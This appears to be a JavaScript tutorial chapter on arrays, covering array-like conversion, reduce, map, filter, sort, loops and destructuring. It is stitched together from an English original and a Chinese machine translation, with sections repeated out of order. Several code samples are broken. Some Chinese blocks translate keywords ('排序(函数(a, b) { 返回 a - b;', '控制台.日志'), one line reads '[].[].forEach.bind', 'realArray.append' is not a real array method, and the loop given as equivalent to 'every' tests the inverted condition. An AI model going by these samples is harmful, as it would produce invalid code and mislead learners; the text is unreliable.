func(1, 2, 3); // → [1, 2, 3]
```

Convert Array-like Objects to Arrays in ES6

1. Array.from:

Version ≥ 6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. for...of:

Version ≥ 6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. 扩展运算符：

版本 \geq 6

[...arrayLike]

4. Object.values：

版本 \geq 7

var realArray = Object.values(arrayLike);

5. Object.keys：

版本 \geq 6

```
var realArray = Object
  .keys(arrayLike)
  .map((key) => arrayLike[key]);
```

在 \leq ES5 中将类数组对象转换为数组

像这样使用Array.prototype.slice：

```
var arrayLike = {
  0: '值 0',
  1: '值 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // 更简短的写法

realArray.indexOf('Value 1'); // 哇！这居然能用
```

你也可以直接使用Function.prototype.call来调用Array.prototype的方法，作用于类数组对象，而无需转换它们：

版本 \geq 5.1

```
var domList = document.querySelectorAll('#myDropdown option');
```

```
domList.forEach(function() {
  // 执行操作
}); // 错误！未定义 forEach。
```

```
Array.prototype.forEach.call(domList, function() {
  // 执行操作
}); // 哇！这居然能用
```

你也可以使用[].method.bind(arrayLikeObject)来借用数组方法，并将它们绑定到你的对象上：

版本 \geq 5.1

```
var arrayLike = {
  0: '值 0',
  1: '值 1',
  length: 2
};

arrayLike.forEach(function() {
  // 执行操作
}); // 错误！未定义 forEach。

[].[].forEach.bind(arrayLike)(function(val){
```

// 使用 val 执行操作

3. Spread operator:

Version \geq 6

[...arrayLike]

4. Object.values:

Version \geq 7

```
var realArray = Object.values(arrayLike);
```

5. Object.keys:

Version \geq 6

```
var realArray = Object
  .keys(arrayLike)
  .map((key) => arrayLike[key]);
```

Convert Array-like Objects to Arrays in \leq ES5

Use Array.prototype.slice like so:

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

You can also use Function.prototype.call to call Array.prototype methods on Array-like objects directly, without converting them:

Version \geq 5.1

```
var domList = document.querySelectorAll('#myDropdown option');
```

```
domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.
```

```
Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

You can also use [] .method.bind(arrayLikeObject) to borrow array methods and glom them on to your object:

Version \geq 5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
```

```
arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.
```

```
[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
```

```
}); // 哇！这居然能用
```

转换过程中修改项目

在 ES6 中，使用 `Array.from` 时，我们可以指定一个映射函数，为正在

创建的新数组返回映射值。

版本 ≥ 6

```
Array.from(domList, element => element.tagName); // 创建一个包含 tagName 的数组
```

详见“数组是对象”部分的详细分析。

第12.2节：归约值

版本 ≥ 5.1

`reduce()` 方法对累加器和数组的每个值（从左到右）应用一个函数，将其归约为单个值。

数组求和

此方法可用于将数组的所有值合并为单个值：

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

可选的第二个参数可以传递给 `reduce()`。其值将作为回调函数（指定为 `function(a,b)`）第一次调用时的第一个参数（指定为 `a`）。

```
[2].reduce(function(a, b) {
  console.log(a, b); // 输出: 1 2
  return a + b;
}, 1);
// → 3
```

版本 ≥ 5.1

扁平化对象数组

下面的示例展示了如何将对象数组扁平化为单个对象。

```
var array = [
  {
    key: 'one',
    value: 1
  },
  {
    key: 'two',
    value: 2
  },
  {
    key: 'three',
    value: 3
  }
];
version ≤ 5.1

array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

```
}); // Wow! this works
```

Modifying Items During Conversion

In ES6, while using `Array.from`, we can specify a map function that returns a mapped value for the new array being created.

Version ≥ 6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

See [Arrays are Objects](#) for a detailed analysis.

Section 12.2: Reducing values

Version ≥ 5.1

The `reduce()` method applies a function against an accumulator and each value of the array (from left-to-right) to reduce it to a single value.

Array Sum

This method can be used to condense all values of an array into a single value:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

Optional second parameter can be passed to `reduce()`. Its value will be used as the first argument (specified as `a`) for the first call to the callback (specified as `function(a, b)`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

Version ≥ 5.1

Flatten Array of Objects

The example below shows how to flatten an array of objects into a single object.

```
var array = [
  {
    key: 'one',
    value: 1
  },
  {
    key: 'two',
    value: 2
  },
  {
    key: 'three',
    value: 3
  }
];
version ≤ 5.1

array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

```

版本 ≥ 6
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
版本 ≥ 7
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});

```

注意，[Rest/Spread Properties](#)不在ES2016的[finished proposals](#)列表中。ES2016不支持它。
但我们可以使用babel插件[babel-plugin-transform-object-rest-spread](#)来支持它。

以上所有关于扁平化数组的示例结果为：

```
{
  one: 1,
  two: 2,
  three: 3
}
```

版本 ≥ 5.1

使用 Reduce 进行映射

作为使用初始值参数的另一个例子，考虑对一组项目数组调用函数的任务，并将结果返回到一个新数组中。由于数组是普通值，列表连接是普通函数，我们可以使用reduce来累积列表，正如下例所示：

```

function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// 用法：
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]

```

请注意，这仅用于说明（初始值参数），处理列表转换时应使用原生的map（详情见映射值）。

版本 ≥ 5.1

查找最小值或最大值

我们也可以使用累加器来跟踪数组元素。以下是利用此方法查找最小值的示例：

```

var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10

```

版本 ≥ 6

查找唯一值

这里有一个示例，使用 reduce 将唯一数字返回到一个数组中。一个空数组作为第二个参数传入，并由prev引用。

```

Version ≥ 6
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
Version ≥ 7
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});

```

Note that the [Rest/Spread Properties](#) is not in the list of [finished proposals of ES2016](#). It isn't supported by ES2016.
But we can use babel plugin [babel-plugin-transform-object-rest-spread](#) to support it.

All of the above examples for Flatten Array result in:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

Version ≥ 5.1

Map Using Reduce

As another example of using the *initial value* parameter, consider the task of calling a function on an array of items, returning the results in a new array. Since arrays are ordinary values and list concatenation is an ordinary function, we can use reduce to accumulate a list, as the following example demonstrates:

```

function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]

```

Note that this is for illustration (of the initial value parameter) only, use the native map for working with list transformations (see [Mapping values](#) for the details).

Version ≥ 5.1

Find Min or Max Value

We can use the accumulator to keep track of an array element as well. Here is an example leveraging this to find the min value:

```

var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10

```

Version ≥ 6

Find Unique Values

Here is an example that uses reduce to return the unique numbers to an array. An empty array is passed as the second argument and is referenced by prev.

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

第12.3节：映射值

通常需要基于现有数组的值生成一个新数组。

例如，从字符串数组生成一个字符串长度的数组：

```
版本 ≥ 5.1
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]

版本 ≥ 6
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

在这个例子中，一个匿名函数被传递给`map()`函数，`map`函数会对数组中的每个元素调用它，按以下顺序提供参数：

- 元素本身
- 元素的索引 (0, 1...)
- 整个数组

此外，`map()`提供了一个可选的第二个参数，用于设置映射函数中`this`的值。根据执行环境，`this`的默认值可能不同：

在浏览器中，`this`的默认值始终是`window`：

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (浏览器中的默认值)
  return value.length;
});
```

你可以像这样将其更改为任何自定义对象：

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

第12.4节：过滤对象数组

`filter()`方法接受一个测试函数，并返回一个新数组，该数组仅包含通过所提供测试的原数组元素。

```
var arr = [1, 2, 1, 5, 9, 5];
```

```
arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Section 12.3: Mapping values

It is often necessary to generate a new array based on the values of an existing array.

For example, to generate an array of string lengths from an array of strings:

```
Version ≥ 5.1
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]

Version ≥ 6
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

In this example, an anonymous function is provided to the `map()` function, and the `map` function will call it for every element in the array, providing the following parameters, in this order:

- The element itself
- The index of the element (0, 1...)
- The entire array

Additionally, `map()` provides an *optional* second parameter in order to set the value of `this` in the mapping function. Depending on the execution environment, the default value of `this` might vary:

In a browser, the default value of `this` is always `window`:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

You can change it to any custom object like this:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

Section 12.4: Filtering Object Arrays

The `filter()` method accepts a test function, and returns a new array containing only the elements of the original array that pass the test provided.

```
// 假设我们想获取数组中所有的奇数：
```

```
var numbers = [5, 32, 43, 4];
```

版本 ≥ 5.1

```
var odd = numbers.filter(function(n) {
    return n % 2 !== 0;
});
```

版本 ≥ 6

```
let odd = numbers.filter(n => n % 2 !== 0); // 可以简写为 (n => n % 2)
```

odd 将包含以下数组：[5, 43]。

它同样适用于对象数组：

```
var people = [
    {
        id: 1,
        name: "John",
        age: 28
    },
    {
        id: 2,
        name: "简",
        age: 31
    },
    {
        id: 3,
        name: "彼得",
        age: 55
    }
];
```

版本 ≥ 5.1

```
var young = people.filter(function(person) {
    return person.age < 35;
});
```

版本 ≥ 6

```
let young = people.filter(person => person.age < 35);
```

young 将包含以下数组：

```
[{
    id: 1,
    name: "约翰",
    age: 28
},
{
    id: 2,
    name: "简",
    age: 31
}]
```

你可以在整个数组中这样搜索一个值：

```
var young = people.filter((obj) => {
    var flag = false;
    Object.values(obj).forEach((val) => {
        if(String(val).indexOf("J") > -1) {
            flag = true;
            return;
        }
    });
    if(flag) return obj;
});
```

```
// Suppose we want to get all odd number in an array:
```

```
var numbers = [5, 32, 43, 4];
```

Version ≥ 5.1

```
var odd = numbers.filter(function(n) {
    return n % 2 !== 0;
});
```

Version ≥ 6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

odd would contain the following array: [5, 43].

It also works on an array of objects:

```
var people = [
    {
        id: 1,
        name: "John",
        age: 28
    },
    {
        id: 2,
        name: "Jane",
        age: 31
    },
    {
        id: 3,
        name: "Peter",
        age: 55
    }
];
```

Version ≥ 5.1

```
var young = people.filter(function(person) {
    return person.age < 35;
});
```

Version ≥ 6

```
let young = people.filter(person => person.age < 35);
```

young would contain the following array:

```
[{
    id: 1,
    name: "John",
    age: 28
},
{
    id: 2,
    name: "Jane",
    age: 31
}]
```

You can search in the whole array for a value like this:

```
var young = people.filter((obj) => {
    var flag = false;
    Object.values(obj).forEach((val) => {
        if(String(val).indexOf("J") > -1) {
            flag = true;
            return;
        }
    });
    if(flag) return obj;
});
```

这将返回：

```
[{  
  id: 1,  
  name: "约翰",  
  age: 28  
}, {  
  id: 2,  
  name: "简",  
  age: 31  
}]
```

第12.5节：数组排序

.sort() 方法对数组的元素进行排序。默认方法将根据字符串的Unicode码点对数组进行排序。要对数组进行数值排序，必须向 .sort() 方法传递一个 compareFunction。

注意：.sort()方法是非纯的。.sort()会对数组进行原地排序，即不会创建原数组的排序副本，而是会重新排列原数组并返回它。

默认排序

按UNICODE顺序对数组进行排序。

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

结果为：

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

注意：大写字符排在小写字符之前。数组不是按字母顺序排列，数字也不是按数值顺序排列。

字母排序

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {  
  return a.localeCompare(b);  
});
```

结果为：

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

注意：如果数组中有任何元素不是字符串，上述排序将抛出错误。如果你知道数组可能包含非字符串的元素，请使用下面的安全版本。

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {  
  return a.toString().localeCompare(b);  
});
```

This returns:

```
[{  
  id: 1,  
  name: "John",  
  age: 28  
, {  
  id: 2,  
  name: "Jane",  
  age: 31  
}]
```

Section 12.5: Sorting Arrays

The .sort() method sorts the elements of an array. The default method will sort the array according to string Unicode code points. To sort an array numerically the .sort() method needs to have a compareFunction passed to it.

Note: The .sort() method is impure. .sort() will sort the array **in-place**, i.e., instead of creating a sorted copy of the original array, it will re-order the original array and return it.

Default Sort

Sorts the array in UNICODE order.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Results in:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

Note: The uppercase characters have moved above lowercase. The array is not in alphabetical order, and numbers are not in numerical order.

Alphabetical Sort

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {  
  return a.localeCompare(b);  
});
```

Results in:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

Note: The above sort will throw an error if any array items are not a string. If you know that the array may contain items that are not strings use the safe version below.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {  
  return a.toString().localeCompare(b);  
});
```

按字符串长度排序 (最长优先)

```
[ "zebras", "dogs", "elephants", "penguins" ].sort(function(a, b) {  
    return b.length - a.length;  
});
```

结果为

```
["elephants", "penguins", "zebras", "dogs"];
```

按字符串长度排序 (最短优先)

```
[ "zebras", "dogs", "elephants", "penguins" ].sort(function(a, b) {  
    return a.length - b.length;  
});
```

结果为

```
["狗", "斑马", "企鹅", "大象"];
```

数字排序 (升序)

```
[100, 1000, 10, 10000, 1].排序(函数(a, b) {  
    返回 a - b;  
});
```

结果为：

```
[1, 10, 100, 1000, 10000]
```

数字排序 (降序)

```
[100, 1000, 10, 10000, 1].排序(函数(a, b) {  
    返回 b - a;  
});
```

结果为：

```
[10000, 1000, 100, 10, 1]
```

按奇偶数排序数组

```
[10, 21, 4, 15, 7, 99, 0, 12].排序(函数(a, b) {  
    返回 (a & 1) - (b & 1) || a - b;  
});
```

结果为：

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

日期排序 (降序)

```
var dates = [  
    new Date(2007, 11, 10),  
    new Date(2014, 2, 21),
```

String sorting by length (longest first)

```
[ "zebras", "dogs", "elephants", "penguins" ].sort(function(a, b) {  
    return b.length - a.length;  
});
```

Results in

```
["elephants", "penguins", "zebras", "dogs"];
```

String sorting by length (shortest first)

```
[ "zebras", "dogs", "elephants", "penguins" ].sort(function(a, b) {  
    return a.length - b.length;  
});
```

Results in

```
["dogs", "zebras", "penguins", "elephants"];
```

Numerical Sort (ascending)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {  
    return a - b;  
});
```

Results in:

```
[1, 10, 100, 1000, 10000]
```

Numerical Sort (descending)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {  
    return b - a;  
});
```

Results in:

```
[10000, 1000, 100, 10, 1]
```

Sorting array by even and odd numbers

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {  
    return (a & 1) - (b & 1) || a - b;  
});
```

Results in:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Date Sort (descending)

```
var dates = [  
    new Date(2007, 11, 10),  
    new Date(2014, 2, 21),
```

```

new Date(2009, 6, 11),
new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// 日期对象也可以通过它们的差值进行排序
// 方式与数字数组排序相同
dates.sort(function(a, b) {
  return b-a;
});

```

结果为：

```

[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]

```

第12.6节：迭代

传统的for循环

传统的for循环包含三个部分：

1. 初始化：在循环体第一次执行之前执行
2. 条件： 在每次执行循环块之前检查条件，如果为假则退出循环
3. 事后处理： 每次循环块执行后都会执行

这三个部分由 ; 符号分隔。每个这三个

部分的内容都是可选的，这意味着以下是最简化的 for 循环：

```

for (;;) {
  // 执行操作
}

```

当然，你需要在该 for 循环内部的某处包含一个 if(condition === true) { break; } 或者 if(condition === true) { return; } 来使循环停止运行。

通常，初始化用于声明一个索引，条件用于将该索引与最小值或最大值进行比较，事后处理用于递增索引：

```

for (var i = 0, length = 10; i < length; i++) {
  console.log(i);
}

```

使用传统的 for 循环遍历数组

遍历数组的传统方式是：

```

for (var i = 0, length = myArray.length; i < length; i++) {

```

```

new Date(2009, 6, 11),
new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});

```

Results in:

```

[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]

```

Section 12.6: Iteration

A traditional for-loop

A traditional for loop has three components:

1. **The initialization:** executed before the loop block is executed the first time
2. **The condition:** checks a condition every time before the loop block is executed, and quits the loop if false
3. **The afterthought:** performed every time after the loop block is executed

These three components are separated from each other by a ; symbol. Content for each of these three components is optional, which means that the following is the most minimal for loop possible:

```

for (;;) {
  // Do stuff
}

```

Of course, you will need to include an if(condition === true) { break; } or an if(condition === true) { return; } somewhere inside that for-loop to get it to stop running.

Usually, though, the initialization is used to declare an index, the condition is used to compare that index with a minimum or maximum value, and the afterthought is used to increment the index:

```

for (var i = 0, length = 10; i < length; i++) {
  console.log(i);
}

```

Using a traditional for loop to loop through an array

The traditional way to loop through an array, is this:

```

for (var i = 0, length = myArray.length; i < length; i++) {

```

```
console.log(myArray[i]);  
}
```

或者，如果你想倒序循环，可以这样做：

```
for (var i = myArray.length - 1; i > -1; i--) {  
    console.log(myArray[i]);  
}
```

不过，还有许多变体，比如这个：

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =  
myArray[++key]) {  
    console.log(value);  
}
```

... 或者这个 ...

```
var i = 0, length = myArray.length;  
for (; i < length;) {  
    console.log(myArray[i]);  
    i++;  
}
```

... 或者这个：

```
var key = 0, value;  
for (; value = myArray[key++];){  
    console.log(value);  
}
```

哪种方法效果最好，很大程度上取决于个人喜好和你所实现的具体用例。

请注意，这些变体都被所有浏览器支持，包括非常非常旧的浏览器！

一个while循环

一个for循环的替代方案是while循环。要遍历一个数组，你可以这样做：

```
var key = 0;  
while(value = myArray[key++]){  
    console.log(value);  
}
```

像传统的for循环一样，while循环甚至被最古老的浏览器支持。

另外，请注意，每个while循环都可以重写为for循环。例如，上面的while循环与下面的for循环行为完全相同：

```
for(var key = 0; value = myArray[key++];){  
    console.log(value);  
}
```

for...in

在 JavaScript 中，你也可以这样做：

```
        console.log(myArray[i]);  
    }
```

Or, if you prefer to loop backwards, you do this:

```
for (var i = myArray.length - 1; i > -1; i--) {  
    console.log(myArray[i]);  
}
```

There are, however, many variations possible, like for example this one:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =  
myArray[++key]) {  
    console.log(value);  
}
```

... or this one ...

```
var i = 0, length = myArray.length;  
for (; i < length;) {  
    console.log(myArray[i]);  
    i++;  
}
```

... or this one:

```
var key = 0, value;  
for (; value = myArray[key++];){  
    console.log(value);  
}
```

Whichever works best is largely a matter of both personal taste and the specific use case you're implementing.

Note that each of these variations is supported by all browsers, including very very old ones!

A while loop

One alternative to a for loop is a while loop. To loop through an array, you could do this:

```
var key = 0;  
while(value = myArray[key++]){  
    console.log(value);  
}
```

Like traditional for loops, while loops are supported by even the oldest of browsers.

Also, note that every while loop can be rewritten as a for loop. For example, the while loop hereabove behaves the exact same way as this for-loop:

```
for(var key = 0; value = myArray[key++];){  
    console.log(value);  
}
```

for...in

In JavaScript, you can also do this:

```
for (i in myArray) {  
    console.log(myArray[i]);  
}
```

不过，这种用法需要谨慎，因为它在所有情况下的行为并不完全等同于传统的 `for` 循环，并且存在需要考虑的潜在副作用。更多细节请参见 [为什么在数组迭代中使用 "for...in" 是个坏主意？](#)

for...of

在 ES6 中，[推荐使用 for-of 循环来遍历数组的值：](#)

```
版本 ≥ 6  
  
let myArray = [1, 2, 3, 4];  
for (let value of myArray) {  
    let twoValue = value * 2;  
    console.log("2 * value is: %d", twoValue);  
}
```

下面的示例展示了 `for...of` 循环和 `for...in` 循环之间的区别：

```
版本 ≥ 6  
  
let myArray = [3, 5, 7];  
myArray.foo = "hello";  
  
for (var i in myArray) {  
    console.log(i); // 输出 0, 1, 2, "foo"  
}  
  
for (var i of myArray) {  
    console.log(i); // 输出 3, 5, 7  
}
```

Array.prototype.keys()

[Array.prototype.keys\(\)](#) 方法可以用来遍历索引，示例如下：

```
版本 ≥ 6  
  
let myArray = [1, 2, 3, 4];  
for (let i of myArray.keys()) {  
    let twoValue = myArray[i] * 2;  
    console.log("2 * value is: %d", twoValue);  
}
```

Array.prototype.forEach()

[.forEach\(...\)](#) 方法是 ES5 及以上版本的选项。它被所有现代浏览器支持，同时也支持 Internet Explorer 9 及更高版本。

```
版本 ≥ 5  
  
[1, 2, 3, 4].forEach(function(value, index, arr) {  
    var twoValue = value * 2;  
    console.log("2 * value is: %d", twoValue);  
});
```

与传统的 `for` 循环相比，`.forEach()` 中无法跳出循环。在这种情况下，可以使用 `for` 循环，或者使用下面介绍的部分迭代方法。

```
for (i in myArray) {  
    console.log(myArray[i]);  
}
```

This should be used with care, however, as it doesn't behave the same as a traditional `for` loop in all cases, and there are potential side-effects that need to be considered. See [Why is using "for...in" with array iteration a bad idea?](#) for more details.

for...of

In ES 6, the [for-of](#) loop is the recommended way of iterating over the values of an array:

```
Version ≥ 6  
  
let myArray = [1, 2, 3, 4];  
for (let value of myArray) {  
    let twoValue = value * 2;  
    console.log("2 * value is: %d", twoValue);  
}
```

The following example shows the difference between a `for...of` loop and a `for...in` loop:

```
Version ≥ 6  
  
let myArray = [3, 5, 7];  
myArray.foo = "hello";  
  
for (var i in myArray) {  
    console.log(i); // logs 0, 1, 2, "foo"  
}  
  
for (var i of myArray) {  
    console.log(i); // logs 3, 5, 7  
}
```

Array.prototype.keys()

The [Array.prototype.keys\(\)](#) method can be used to iterate over indices like this:

```
Version ≥ 6  
  
let myArray = [1, 2, 3, 4];  
for (let i of myArray.keys()) {  
    let twoValue = myArray[i] * 2;  
    console.log("2 * value is: %d", twoValue);  
}
```

Array.prototype.forEach()

The [.forEach\(...\)](#) method is an option in ES 5 and above. It is supported by all modern browsers, as well as Internet Explorer 9 and later.

```
Version ≥ 5  
  
[1, 2, 3, 4].forEach(function(value, index, arr) {  
    var twoValue = value * 2;  
    console.log("2 * value is: %d", twoValue);  
});
```

Comparing with the traditional `for` loop, we can't jump out of the loop in `.forEach()`. In this case, use the `for` loop, or use partial iteration presented below.

在所有版本的JavaScript中，都可以使用传统的C风格for

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
    var twoValue = myArray[i] * 2;
    console.log("2 * value is: %d", twoValue);
}
```

也可以使用while循环：

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
    sum += i;
}
console.log(sum);
```

Array.prototype.every

自ES5起，如果你想遍历数组的一部分，可以使用Array.prototype.every，它会一直迭代直到我们返回false：

版本 ≥ 5

```
// [].every() 一旦找到false结果就停止
// 因此，这次迭代将在值7处停止（因为 7 % 2 !== 0）
[2, 4, 7, 9].every(function(值, 索引, 数组) {
    控制台.日志(值);
    return value % 2 === 0; // 迭代直到找到一个奇数
});
```

任何版本的 JavaScript 等价写法：

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // 迭代直到找到一个奇数
    console.log(arr[i]);
}
```

Array.prototype.some

Array.prototype.some 会迭代直到返回 true：

版本 ≥ 5

```
// [].some 一旦找到 false 结果就停止
// 因此，这次迭代会在值为 7 时停止（因为 7 % 2 !== 0）
[2, 4, 7, 9].some(function(value, index, arr) {
    console.log(value);
    return value === 7; // 迭代直到找到值为 7
});
```

任何版本的 JavaScript 等价写法：

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
    console.log(arr[i]);
}
```

In all versions of JavaScript, it is possible to iterate through the indices of an array using a traditional C-style for loop.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
    var twoValue = myArray[i] * 2;
    console.log("2 * value is: %d", twoValue);
}
```

It's also possible to use while loop:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
    sum += i;
}
console.log(sum);
```

Array.prototype.every

Since ES5, if you want to iterate over a portion of an array, you can use [Array.prototype.every](#), which iterates until we return false:

Version ≥ 5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
    console.log(value);
    return value % 2 === 0; // iterate until an odd number is found
});
```

Equivalent in any JavaScript version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is found
    console.log(arr[i]);
}
```

Array.prototype.some

[Array.prototype.some](#) iterates until we return true:

Version ≥ 5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
    console.log(value);
    return value === 7; // iterate until we find value 7
});
```

Equivalent in any JavaScript version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
    console.log(arr[i]);
}
```

最后，许多实用库也有它们自己的foreach变体。以下是三个最流行的：

[jQuery中的.each\(\)：](#)

```
$ .each(myArray, function(key, value) {
  console.log(value);
});
```

[Underscore.js中的.each\(\)：](#)

```
_ .each(myArray, function(value, key, myArray) {
  console.log(value);
});
```

[Lodash.js中的.forEach\(\)：](#)

```
_ .forEach(myArray, function(value, key) {
  console.log(value);
});
```

另请参见SO上的以下问题，许多信息最初发布于此：

- [在JavaScript中遍历数组](#)

第12.7节：数组的解构赋值

版本 ≥ 6

数组在赋值给新变量时可以进行解构赋值。

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;      // → true
height === 4;      // → true
hypotenuse === 5; // → true
```

元素可以被跳过

```
const [, b, , c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

也可以使用剩余运算符

```
const [b, c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

如果数组作为函数的参数，也可以进行解构赋值。

```
function area([length, height]) {
  return (length * height) / 2;
}
```

Libraries

Finally, many utility libraries also have their own foreach variation. Three of the most popular ones are these:

[jQuery的.each\(\)：](#)

```
$ .each(myArray, function(key, value) {
  console.log(value);
});
```

[_.each\(\)，在Underscore.js：](#)

```
_ .each(myArray, function(value, key, myArray) {
  console.log(value);
});
```

[_.forEach\(\)，在Lodash.js：](#)

```
_ .forEach(myArray, function(value, key) {
  console.log(value);
});
```

See also the following question on SO, where much of this information was originally posted:

- [Loop through an array in JavaScript](#)

Section 12.7: Destructuring an array

Version ≥ 6

An array can be destructured when being assigned to a new variable.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;      // → true
height === 4;      // → true
hypotenuse === 5; // → true
```

Elements can be skipped

```
const [, b, , c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

Rest operator can be used too

```
const [b, c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

An array can also be destructured if it's an argument to a function.

```
function area([length, height]) {
  return (length * height) / 2;
}
```

```
const triangle = [3, 4, 5];
